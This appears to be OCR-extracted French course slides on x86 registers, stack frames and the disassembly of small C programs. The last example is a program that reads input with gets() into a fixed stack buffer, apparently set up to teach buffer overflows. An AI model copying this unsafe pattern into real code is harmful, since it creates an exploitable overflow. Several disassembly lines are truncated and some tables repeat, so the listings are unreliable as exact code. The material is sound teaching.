


Programmes






Mémoire virtuelle complète



horizon
Code
Données
librairies
Pile
Noyau
Mémoire virtuelle
RAM
Swap
Un processus

II. Le CPU, la compilation



CPUs

(tout plein !)



		EIP	Pointeur instruction en cours
		EFlags	Drapeaux sur les tests

Segments
16bits
CS
SS
DS
ES
FS
GS

8 bits	+8bits =16 bits	+16 = 32 bits	
AL	AH AX	EAX	Général
BL	BH BX	EBX	Général
CL	CH CX	ECX	Général
DL	DH DX	EDX	Général
	SI	ESI	Index
	DI	EDI	Index
		EBP	**Base**
		ESP	**Pile**

		EIP	Pointeur instruction en cours
		EFlags	Drapeaux sur les tests

Segments
16bits
CS
SS
DS
ES
FS
GS


8 bits	+8bits =16 bits	+16 = 32 bits	
AL	AH AX	EAX	Général
BL	BH BX	EBX	Général
CL	CH CX	ECX	Général
DL	DH DX	EDX	Général
	SI	ESI	Index
	DI	EDI	Index
		EBP	**Base**
		ESP	**Pile**

La pile.....

```
call proc_n

proc_n :
        :
    mov arg3,(%esp+8)
    mov arg2,(%esp+4)
    mov arg1,(%esp)
    call proc_n+1
        suite
        :
proc_n+1 :
        :
    mov  %ebp,%esp
    pop %ebp
    ret
```

EBP=Base n

ESP



0xBFFFFFFF
Adresse de retour à la procedure n-1
Sauvegarde Base n-1
:
Variables de la procédure n
:
:
Argument 3 procédure n+1
Argument 2 procédure n+1
Argument 1 procédure n+1↓
Adresse de retour à la procédure n
Sauvegarde Base n
↓
↓
0x0000000
← 4 octets →

sens ↘

bas

haut

Quelques instructions assembleurs

`movl $0x8049504,(%esp)` → Met la valeur 0x8049504 dans la mémoire dont l'adresse est dans ESP = (pile)

`jmp *0x8049604` → Va à l'adresse pointée par 0x8049604

`call *-0x100(%ebx,%esi,4)` → Appelle le sous-programme dont l'adresse est 4*%ESI+%EBX-0x100


`lea 0x0(%esi,%eiz,1),%esi` → 0x0(%esi,%eiz,1)=0+%esi+0*1=%esi
Ça met %esi dans%esi !?!

Pseudo-registre sournois, = 0

Compilation d'un programme (très) simple


```
main()
{
}
```

Le résultat



```
                 c3                     repz  ret
                 ba 00 00 00 00         mov    $0x0,%
                 85 d2                  test   %edx,%ea
      1:         74 f5                  je     8048368 <r
    373:         55                     push   %ebp
   48374:        89 e5                  mov    %esp,%ebp
  048376:        83 ec 18               sub    $0x18,%esp
 8048379:        89 44 24 04            mov    %eax,0x4(%esp)
 804837d:        c7 04 24 18 96 04 08   movl   $0x8049618,(%esp)
 8048384:        ff d2                  call   *%edx
 8048386:        c9                     leave
 8048387:        c3                     ret
 8048388:        90                     nop
 8048389:        8d b4 26 00 00 00 00   lea    0x0(%esi,%eiz,1),%e

08048390 <__do_global_dtors_aux>:
 8048390:        80 3d 18 96 04 08 00   cmpb   $0x0,0x8049618
 8048397:        75 13                  jne    80483ac <__do_glob
 8048399:        55                     push   %e
 804839a:        89 e5                  mov    %
 804839c:        83 ec 08               sub
 804839f:        e8 7c ff ff ff         call
  483a4:         c6 05 18 96 04 08 01   movb
   83ab:         c9                     leav
     ac:         f3 c3                  repz  r
      :          66 90                  xchg

           ame_dummy>:
                  4 95 04 08            mov
                                        tes
```

Le résultat



Initialisation :
- Chargement des librairies
- Initialisation des zones de données
- ...

Le programme


```
push   %ebp
mov    %esp,%ebp
pop    %ebp
ret
```

Fin du programme

Un autre...

```
int main()
{
  char nom[SIZE];
  int i;
  for (i=0;i<SIZE;i++)
     nom[i]='A';
  printf("Tapez votre nom:");
  gets(nom);
  printf("Bonjour %s\n",nom);
}
```

```
0804844c      <main>:
 804844c:     push   %ebp
 804844d:     mov    %esp,%ebp
 804844f:     and    $0xfffffff0,%esp
 8048452:     sub    $0x30,%esp
 8048455:     movl   $0x0,0x2c(%esp)
 804845d:     jmp    8048471<main+0x25>
 804845f:     lea    0x1c(%esp),%edx
 8048463:     mov    0x2c(%esp),%eax
 8048467:     add    %edx,%eax
 8048469:     movb   $0x41,(%eax)
 804846c:     addl   $0x1,0x2c(%esp)
              cmpl   $0xf,0x2c(%esp)
              jle    804845f <main+0x13>
```



Registre EBP

Variable i

Chaine


Reservé pour les appels de fonctions à venir

Registre ESP

PILE
<-4 octets->
Ret de main
Anc EBP
ESP+2c
ESP+28
ESP+24
ESP+20
ESP+1c
ESP+18
ESP+14
ESP+10
ESP+0c
ESP+08
ESP+04
ESP

0x30

```
0804844c    <main>:
 804844c:   push   %ebp
 804844d:   mov    %esp,%ebp
 804844f:   and    $0xfffffff0,%esp
 8048452:   sub    $0x30,%esp
 8048455:   movl   $0x0,0x2c(%esp)
 804845d:   jmp    8048471<main+0x25>
 804845f:   lea    0x1c(%esp),%edx
 8048463:   mov    0x2c(%esp),%eax
 8048467:   add    %edx,%eax
 8048469:   movb   $0x41,(%eax)
 804846c:   addl   $0x1,0x2c(%esp)
 8        cmpl   $0xf,0x2c(%esp)
          jle    804845f <main+0x13>
```



```
char nom[SIZE];
int i;
for (i=0;i<SIZE;i++)  nom[i]='A';
printf("Tapez votre nom:");
gets(nom);
printf("Bonjour %s\n",nom);
```

I est mis à 0

On calcule l'adresse de nom[i]

On met le 'A'

i++

Retour là si i ≤ 15

```
8048478:    movl   $0x8048540,(%esp)
804847f:    call   8048320 <printf@plt>
8048484:    lea    0x1c(%esp),%eax
8048488:    mov    %eax,(%esp)
804848b:    call   8048330 <gets@plt>
8048490:    lea    0x1c(%esp),%eax
8048494:    mov    %eax,0x4(%esp)
8048498:    movl   $0x8048551,(%esp)
804849f:    call   8048320 <printf@plt>
80484a4:    leave
80484a5:    ret
```

printf("Tapez votre nom:")

